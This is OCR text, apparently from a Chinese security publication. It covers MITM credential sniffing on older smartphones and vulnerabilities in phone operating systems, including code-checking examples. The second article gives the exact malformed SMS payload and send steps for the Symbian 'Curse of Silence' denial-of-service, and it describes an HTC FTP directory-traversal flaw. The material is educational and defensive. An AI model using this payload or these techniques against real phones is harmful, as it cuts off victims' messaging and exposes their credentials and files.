


图 7 通过 Tilt 邮件客户端访问邮件的结果

3）Xpress 邮箱分析

用于测试访问电子邮件的第三个选项是 Xpress Mail 客户端。而 Xpress Mail 应用程序为设备和服务器提供端到端的加密。图 8 为设备和攻击者主机的屏幕截图。正如所料，用户名和密码均已加密。然而，这并不能在其他网站上（如 MITM 攻击的网上银行）阻止攻击者拦截终端用户私人信息。



图 8　通过 Xpress Mail 邮件客户端访问邮件的结果

Android G1

在进行系统测试时，Android 上还没有安装 Xpress 邮件客户端。因此，我们对两个可能的选项进行了 MITM 攻击测试。

1）Web 浏览器：默认的 Android Web 浏览器

图 9 是实施基于 SSL 的 MITM 绕过攻击实验获得的结果，包括 Android 设备和攻击者主机的屏幕截图。可以看到攻击者已经成功地嗅探到用户证书，而终端用户仍未察觉该攻击。




图 9　通过 Web 浏览器访问邮件的结果

2）电子邮件应用程序

Android 智能手机提供一个类似于 Windows Tilt 和 Nokia N95 的电子邮件客户端。图 10 是电子邮件设置情况截图以及攻击者嗅探到的证书。无论何时用户刷新智能手机电子邮件客户端应用程序，攻击者都可以嗅探到其登录证书。




图 10　通过 Android 邮件客户端访问邮件的结果

苹果 iPhone 3G S 手机

在进行测试时，iPhone 手机并不支持 Xpress Mail 客户端。因此，我们在 iPhone 上只测试了两种访问电子邮件的方式。

1）Web 浏览器：Safari

图 11 的结果显示，对 iPhone 成功实施了 SSL 绕过攻击技术并使用 Safari 网页浏览器访问电子邮件。




图 11　通过 Safari 网页浏览器访问邮件的结果

2）电子邮件应用程序

我们对 iPhone 测试的第二个选项是自带的电子邮件客户端，其类似于 Tilt（Windows）或 G1（Android）的电子邮件客户端。图 12 显示的测试结果表明在攻击者主机中可以看到用户名和密码。





图 12　通过 iPhone 邮件客户端访问邮件的结果

结　语

人们认为 MITM 攻击对信息安全领域 PC 端机密数据的威胁是合法的。测试团队已经充分证明在 Wi-Fi 网络中使用笔记本电脑就可以截获智能手机和 Wi-Fi 接入之间的通信。他们能够对 4 种不同的智能装置成功实施 MITM 攻击，这说明其可以绕过 SSL，并且可以拦截登录证书。

该研究强调指出，在必须要访问这些数据时，应该谨慎地使用公开的 Wi-Fi 接入，同时确保机密数据已经被充分加密。如果有可能，智能手机用户应寻求能够提供加密技术来保护机密信息的那些应用程序，不过这类应用程序很少。当选择处理敏感通信的应用程序时，用户应搜索那些能够给终端服务器与应用程序之间提供端到端的加密技术的应用程序。此外，同样应对那些能够访问金融机构或其他敏感信息的应用程序采取预防措施，以确保通信是端到端的加密通信。当这些应用程序不可用时，用户必须采取必要的防范措施，以保证服务供应商的互联网连接来自安全可靠的 Wi-Fi 网络。

另外，个人智能手机用户和允许智能手机访问的企业应确保至少安装了防火墙和防病毒软件，用户和企业必须同样小心地保护智能手机设备。一旦攻击者成功地实施攻击，将造成巨大的损失。此外，针对智能手机设备漏洞/利用的研究也将一如既往地持续，而能够用于对智能手机用户的攻击的漏洞数量也会进一步的增加。



前置知识：无
关键词：漏洞、智能手机、短信攻击

手机漏洞与恶意攻击

文/图 爱无言

或许有很多读者与我一样，曾经用过西门子 3568i 的手机，但是并不知道，西门子 3568i 这款学生机存在一个致命的安全漏洞，当有人构建一个恶意的 PDU 格式短消息发送给你的 3568i 手机时，就会导致立即关机，甚至当你重新启动手机后，还会出现短信无法删除的错误。一个严重的后果摆在了面前：手机废了！这么说也许有些夸张，但这个例子却说明了一个鲜为人知的事实：手机系统同样存在安全漏洞。

其实我们所谓的手机系统就是一个嵌入式操作系统，它也是人编写出来的，在这些系统的编写过程中，手机系统设计者如果在设计中出现错误，他们自己可能很难发现，只是急于将这个系统进行编程实现。而编程人员也不会注意这种错误，同时编程人员在进行编程时，也可能会在系统中带入一些错误。甚至编程人员使用的编程语言本身就存在错误，这样编写出来的手机系统怎么能不存在严重的安全隐患？

在计算机的系统软件开发的过程中，往往会采用一种叫做“安全开发周期”的理念。由于软件开发过程可以被分为若干个子阶段，在这每一个子阶段，为了确保软件的正确性，防止发生安全隐患，软件工程中引入了专门的软件测试技术，以便开发者能够及时在每一个阶段中发现错误并修正。

对于手机系统，由于在设计这个层面设计者就往往不会注意安全问题，而实施编程开发的技术人员对安全的认识层次又深浅不一，在具体实施系统编码实现的时候，没有采用较为标准的代码错误检查技术，编出的代码又没有利用错误检查软件进行审核，所以一些重大的安全隐患就这样被轻而易举地藏进了手机系统之中。

这里给大家介绍两个概念。第一个是“动态代码检查”。动态代码检查主要是在手机系统代码编写的过程中进行安全检查。

假设我们编写好了手机系统的修改手机密码功能部分，其代码大致上表现为：

```
void CSYS::doChangePassword()
{
……
CSetPasswordDialog *passwordDialog = new (ELeave)
CSetPasswordDialog(&promptedPassword);
if (passwordDialog->ExecuteLD(R_DIALOG_DB_
CHANGEPASSWORD) == EEikBidOk)
{
……
if (promptedPassword.Compare(dbPassword) != 0)
{//这里比较原始设定的密码是不是与用户现在输入的一样
//Old stuff for accessing the DB
CSecurityBase *oldSecurityBase = Security:: NewL();
oldSecurityBase->SetL(TPtrC(), dbPassword);
TBuf8<KMaxPassword> password;
password.Copy(dbPassword);
……
}
}
}
else
iEikonEnv->InfoMsg(ERR_CHANGEPASSWORD);
}
```

我们知道首先要修改手机的系统密码，先输入系统原始自带的密码，如果密码匹配，系统将会允许我们设置新的系统密码设定。如果输入的原始密码错误，那么系统将拒绝为新系统设置密码，这是一个基本的设计实现流程。

但是在这期间，我们需要考虑几个问题：对于手机系统来说，密码的长度一般在 4 到 6 位之间，用户如果输入过长或者过短的密码，系统就应该给出提示或者警告；对原始密码进行比较的时候，如果不正确就应该返回输入错误的提示；新的密码在被系统接收保存的过程中应该及时分配足够的保存空间。这三个问题虽然很简单，但是系统程序员在编写代码的时候往往会出现考虑不周全的现象，为此，我们可以在代码的适当位置加入检查代码，用来发现代码上可能存在的问题。

```
void CSYS::doChangePassword()
{
……
```

```
CSetPasswordDialog *passwordDialog = new (ELeave)
CSetPasswordDialog(&promptedPassword);
  if (passwordDialog->ExecuteLD(R_DIALOG_DB_
CHANGEPASSWORD) == EEikBidOk)
  {
  TestPasswdlen(dbPassword);
  //这里加上了密码长度检查函数 TestPasswdlen
  ……
  if (promptedPassword.Compare(dbPassword) != 0)
  {
  // Old stuff for accessing the DB
  CSecurityBase *oldSecurityBase = Security:: NewL();
  oldSecurityBase->SetL(TPtrC(), dbPassword);
  TBuf8<KMaxPassword> password;
  password.Copy(dbPassword);
  ……
  }
  }
  }
  else
  iEikonEnv->InfoMsg(ERR_CHANGEPASSWORD);
  }
```

从上面新的代码可以看到，在密码处理部分的开始，我们加入了 TestPasswdlen()函数，这个函数的作用就是制造出过长或者过短的密码作为测试密码传递给系统密码修改方法。按照我们前面讲过的概念，手机系统密码修改功能应该对用户输入的密码长度做检查，同时应该给出相应错误提示，现在，TestPasswdlen()函数就可以从代码这个层面上完成这项检查，如果程序在最后出现错误，那么就证明该代码的实现过程存在了一定的隐患。

动态代码检查不仅可以使用上面的办法来进行，还可以结合到代码开发工具中，有一些用来检查代码中是不是存在隐患的工具可以实现从代码编译、动态连接到最终形成程序一系列的安全检查，从而有效排除程序代码中的问题。

第二个概念是系统功能检查。有一些错误我们可以通过动态检查技术来发现它们，但是如果仅仅依赖这种检查技术，最终形成的系统依旧存在着巨大的安全隐患。

我们举一个简单的例子。假设我们原本设计了一个程序，其目的是用来接收手机用户按键事件来实现手机系统的关闭。对于有一些手机硬件来说，关闭手机系统的按键与挂断电话的按键是同一个键，只是如果用户长时间按压该键手机系统才会关闭，短时间按压该键就是挂断电话而不会关闭系统。

从代码上讲，就需要对用户按键时间长度进行判断，我们可以将这种实现简单地用代码表示为：

```
…
if Button==Close then
 if time>3s then shutdown
 …
if time<3s then dailoff
…
```

我们可以看到这段代码中根据用户是否按压了 Close 键来判断并进行处理，如果按压 Close 键的时间大于 3 秒，那么系统将选择关机；如果按压时间小于 3 秒，那么系统将选择挂断电话。

此刻，如果编程人员在编写这段代码时没有注意，将代码错写成了这样：

```
……
if Button==Close then
if time>3s then dailoff
……
if time<3s then shutdown
……
```

这个时候，如果使用普通的代码检查程序进行检查时，代码检查程序可能会认为这段代码不存在任何问题，这是因为上面这段代码出现的是一个逻辑错误，而不是一个代码书写错误。

逻辑错误对于动态代码检查程序来说是很难发现的，通用的代码检查技术一般只是针对代码书写错误、内存使用错误、函数使用错误等形式的错误进行检查，而逻辑错误属于人的思维的错误，一般的代码检查程序是无法识别的。此时，如果就这样将该系统安装进手机，那么当某个使用者操作该系统的手机时，就会发现自己明明是想要挂断电话，可是手机竟然自己关机了。可想而知，我们必须采用一种不同于动态代码检查技术的安全检测技术，这就是功能检查。

逻辑错误最大的问题在于处理某种事件的方法出现了问题，这可以理解为系统的某种功能出现了问题，于是，我们可以采用一套方案来对系统的全部功能进行一次检查。这样就可以很快地发现系统中存在的错误，甚至不仅仅是逻辑类型的错误。

了解了上面两个概念，我们会发现在手机系统的设计上，通常的开发者都不会采用这样详细的检查安全的方法，思想上轻视了手机系统安全的重要性，开发上忽略了安全编程的方式。或许，他们在代码中加入了检查机制，避免一部分问题的出现，可是有时，他们设计的方式可能又带来新的安全问题，下面我们要描述的一个关于手机系统的安全问题就是这样的。

在 2008 年底，国外的一位技术人员在研究中发现了 Symbian 系统存在的一个巨大安全隐患。该隐患会使得使用 Symbian 系统的智能手机发生无法正常接收短消息、死机、重启等现象。其主要问题在于，根据 3GPP（3rd Generation Partnership Project，即第三代合作伙伴计划，它是一个成立于 1998 年 12 月的标准化机构。目前其成员包括欧洲的 ETSI、日本的 ARIB 和 TTC、中国的 CCSA、韩国的 TTA 和北美的 ATIS）一项规定（3GPP TS 23.040），可以利用 SMS 来进行 E-mail 传输。

在 3GPP TS 23.040 规定中，当 SMS 消息为一个来源地址(MT-SMS) 或者是目的地址（MO-SMS），接着

后面跟上一个空格（space character），然后是消息内容这种格式时，我们就可以通过SMS发送电子邮件了。

但在这项规定中，并没有同时规定接收这种格式消息的手机应当如何显示该消息内容。在Symbian60 2.6以前的该系列手机上，将按照发送格式显示消息内容。从S60 2.6版本开始，要求在这种格式中加入类似电子邮件地址内容，也就是需要在地址中包含“@”字符。这样，系统将利用这个电子邮件地址作为消息来源地址而取代以前显示的发送人地址。

当这个电子邮件地址长度超过32字符时，Series60 2.6、2.8、3.0以及3.1系列的设备将无法正常显示该消息内容，此时这些系统将发送一个RP-ACK信号给SMS服务。

对于S60 2.6或者3.0出现此类情况后，使用该系统的手机将无法再接收任何信息，同时手机将不给予任何屏幕提示。唯一能采用的修复方式就是将手机恢复出厂设置，也就是输入“*#7370#”来进行格式化手机。

当使用S60 2.8或者3.1版本的手机将有一点不同，这些手机在收到11条这种地址长度超过32个字符的信息后，将给出一个手机内存不足的警告提示。此时如果关闭后重启，使用该系统的手机将对新消息分成两部分接收，每重启一次手机，才会接收信息的第二部分。这样手机系统完全被破坏，使得用户无法正常接收消息，只能选择重新格式化手机或者恢复手机出厂设置，即使用户通过管理软件想办法删除了这些错误的消息，手机也无法恢复到以前的状态。

正是由于这个漏洞能够引发手机的消息功能失灵，无法正常工作，为此该漏洞也被称做“沉默诅咒”。根据一些资料初步分析，该漏洞主要是由于溢出导致的，这种格式的写法会导致Symbian的MTM模块（Symbian系统的消息处理模块）在收到消息数据进行预处理的时候缓冲区溢出，并很凑巧覆盖到某个比较要紧的内存区域，最终导致MTM服务崩溃或者死锁，如此一来，就无法继续接收短消息了。而且作为MTM本身而言，都是要把没有处理完的数据保存起来，下次接着处理，这也就决定了一旦该用户中招，那么没处理完的部分仍然保存在手机里面，导致即使重新开机，拔电池，都没有用，仍然无法接收短消息。

该漏洞的基本利用过程为：

1）在诺基亚S60系列智能手机上编辑一条短消息，其内容为“123456789@123456789.1234567890123”，注意最后这里是一个空格。

2）选择消息编辑窗口左侧的“选项”，然后选择“发送选项”，然后选择“信息发送格式”，再选择“电子邮件”或者“email”。

3）发送该短消息到被测试攻击的对象手机上。该手机在收到该短信后，没有任何显示，直接就会无法接收短信，短信功能彻底失败。

一旦遭受到这种攻击，手机用户只能进行手机恢复出厂设置，也就是所谓的软格式化。在手机上输入“*#7370#”，然后输入手机密码，一般为“12345”之后，手机自动重新启动后，手机系统功能恢复。

对于没有遭受攻击的用户，可以及时安装补丁程序。网址为http://www.fortiguardcenter. com/mobile/cleanup.html。这是由国外安全人员为诺基亚手机中此漏洞编写的补丁程序，可以防范该漏洞类型的攻击。

诺基亚Symbian手机系统的这个漏洞，其实在很早以前就被人发现，只是一直没有公布而已。我们暂且不谈这其中的原因，如果恶意攻击利用这个漏洞，编写一个程序在计算机上运行，通过移动网关向大量手机用户发送攻击短信，将会造成所有使用Symbian系统的手机用户无法正常通信，由此产生的损失是巨大的。

你也许会问，同样的问题，对于Windows Mobile系统的手机来说是不是也存在？如果你使用的Windows Mobile系统手机来自于HTC，那么下面这个漏洞你就需要注意了。凡是由HTC在2009年7月以前生产的Windows Mobile系统手机，都存在一个名为OBEC的FTP文件目录遍历漏洞。当一个攻击者通过手机数据线连接到你的手机时，利用FTP命令结合跨目录符号“../”就可以访问你手机上的任意目录，甚至可以在手机的自启动文件夹中建立文件，从而达到执行任意攻击代码的目的，如图1所示。




图1

看到这个消息，你也许会想，攻击者必须通过数据线连接我的手机，这也太离谱了吧。我问一个问题，你会不会把手机连接上计算机往里面复制歌曲、图片，就算不用数据线连接计算机，蓝牙也可以连接对不对？这个时候你能确定计算机中没有一个程序在偷偷利用OBEC FTP文件目录遍历漏洞访问你的手机吗？这种攻击不是你想象的那样麻烦，而是完完全全真实可行的。

看起来Symbian、Windows Mobile手机系统都不安全，那么我们换成苹果的iPhone吧，这总该安全了吧。很可惜，iPhone的漏洞其实更多。2009年，iPhone同样出现了接收短消息而造成死机的漏洞。而且，它甚

至存在被黑客利用而在手机中安装木马程序的安全漏洞，危害更大。如果这个木马程序带有窃听功能，你用 iPhone 打电话时候，就会有另外一双耳朵在监听你的通话，对你而言，还有什么隐私可以谈。

怎么办，还是换成谷歌的手机吧。谷歌的 Android 系统一定很安全吗？请参见图 2。

现在，你应该明白手机系统其实与计算机系统同样的不安全，甚至问题更加严重。手机系统的安全漏洞是一个非常新的研究领域，但具体研究这些漏洞或者发现这些漏洞是十分需要技术基础的，甚至需要大量硬件方面的知识。

